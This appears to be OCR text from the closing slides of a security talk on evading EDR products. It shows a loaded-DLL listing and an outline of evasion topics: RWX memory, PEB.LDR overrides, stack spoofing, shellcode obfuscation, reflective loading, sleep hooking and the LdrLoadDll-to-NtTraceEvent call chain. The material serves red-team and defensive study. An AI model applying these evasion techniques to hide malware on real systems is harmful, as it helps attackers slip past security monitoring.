0x00000000eba60000  0x91000   C:\Windows\SYSTEM32\apphelp.dll
0x00000000f0ec0000  0xae000   C:\Windows\System32\ADVAPI32.dll
0x00000000f17a0000  0x9e000   C:\Windows\System32\msvcrt.dll
0x00000000f1700000  0x9c000   C:\Windows\System32\sechost.dll
0x00000000f0f70000  0x125000  C:\Windows\System32\RPCRT4.dll
0x00000000c6000000  0xaa000   C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
0x00000000eff70000  0x55000   C:\Windows\System32\SHLWAPI.dll
0x00000000ed8a0000  0x12000   C:\Windows\SYSTEM32\kernel.appcore.dll
0x00000000e6640000  0xa000    C:\Windows\SYSTEM32\VERSION.dll
0x00000000b3580000  0xb35000  C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
0x00000000f0d20000  0x19d000  C:\Windows\System32\USER32.dll
0x00000000b34c0000  0xbd000   C:\Windows\SYSTEM32\ucrtbase_clr0400.dll
0x00000000d3250000  0x16000   C:\Windows\SYSTEM32\VCRUNTIME140_CLR0400.dll
0x00000000ef270000  0x22000   C:\Windows\System32\win32u.dll
0x00000000f0cf0000  0x2b000   C:\Windows\System32\GDI32.dll
0x00000000ef160000  0x10f000  C:\Windows\System32\gdi32full.dll
0x00000000ef850000  0x9d000   C:\Windows\System32\msvcp_win.dll
0x00000000ef8f0000  0x100000  C:\Windows\System32\ucrtbase.dll
0x00000000f1910000  0x30000   C:\Windows\System32\IMM32.DLL
0x00000000effd0000  0x8000    C:\Windows\System32\psapi.dll
0x00000000aaed0000  0x1600000 C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\b8493bec853ac702d218
0x00000000f15d0000  0x12a000  C:\Windows\System32\ole32.dll
0x00000000efb60000  0x354000  C:\Windows\System32\combase.dll
0x00000000ef0a0000  0x82000   C:\Windows\System32\bcryptPrimitives.dll
0x00000000b1b20000  0x14f000  C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clrjit.dll
0x00000000ee940000  0x30000   C:\Windows\SYSTEM32\wldp.dll
0x00000000e7e00000  0x1f000   C:\Windows\SYSTEM32\amsi.dll
0x00000000eefa0000  0x2e000   C:\Windows\SYSTEM32\USERENV.dll
0x00000000eefe0000  0x1f000   C:\Windows\SYSTEM32\profapi.dll
0x00000000e7a50000  0x7b000   C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2209.7-0\MpOav.dll
0x00000000f1840000  0xcd000   C:\Windows\System32\OLEAUT32.dll
0x00000000dc490000  0x130000  C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2209.7-0\MPCLIENT.DLL
0x00000000ef5d0000  0x156000  C:\Windows\System32\CRYPT32.dll
0x00000000ef7e0000  0x69000   C:\Windows\System32\WINTRUST.dll
0x00000000eebb0000  0x12000   C:\Windows\System32\MSASN1.dll
0x00000000ed8d0000  0x23000   C:\Windows\SYSTEM32\gpapi.dll
```

Alternative to Evade EDRs


WHAT YOU NEED TO LEARN ABOUT?

- Memory permission RWX memory is bad. (Image, Private, Mapped)
- PEB.LDR module override address location
- Arguments passed to Windows functions (stack spoofing)
- Shellcode obfuscation: hiding the fs:0x30 or gs:0x30 call
- How reflective loading works (Pretty much a self LoadLibraryA/W reimplementation)
- Hookings (Sleep Hooking or other ideas)

Alternative to Evade EDRs

WHAT YOU NEED TO LEARN ABOUT?


- How LoadLibraryA/W work under the hood
  - ntdll!LdrLoadDll
    - ntdll!LdrpInitializeDllPath
      - ntdll!LdrpLogDllStateEx2
        - ntdll!LdrpLogEtwEvent
          - ntdll!NtTraceEvent



Alternative to Evade EDRs

CURIOUSITY IS THE KEY

- Reverse Windows DLLs
- Understand how things work under the hood
- Write code
- Hack stuff
- Enjoy life



EOF

With Love Mr.Un1k0d3r

charleshamilton@kpmg.ca

https://mr.un1k0d3r.world/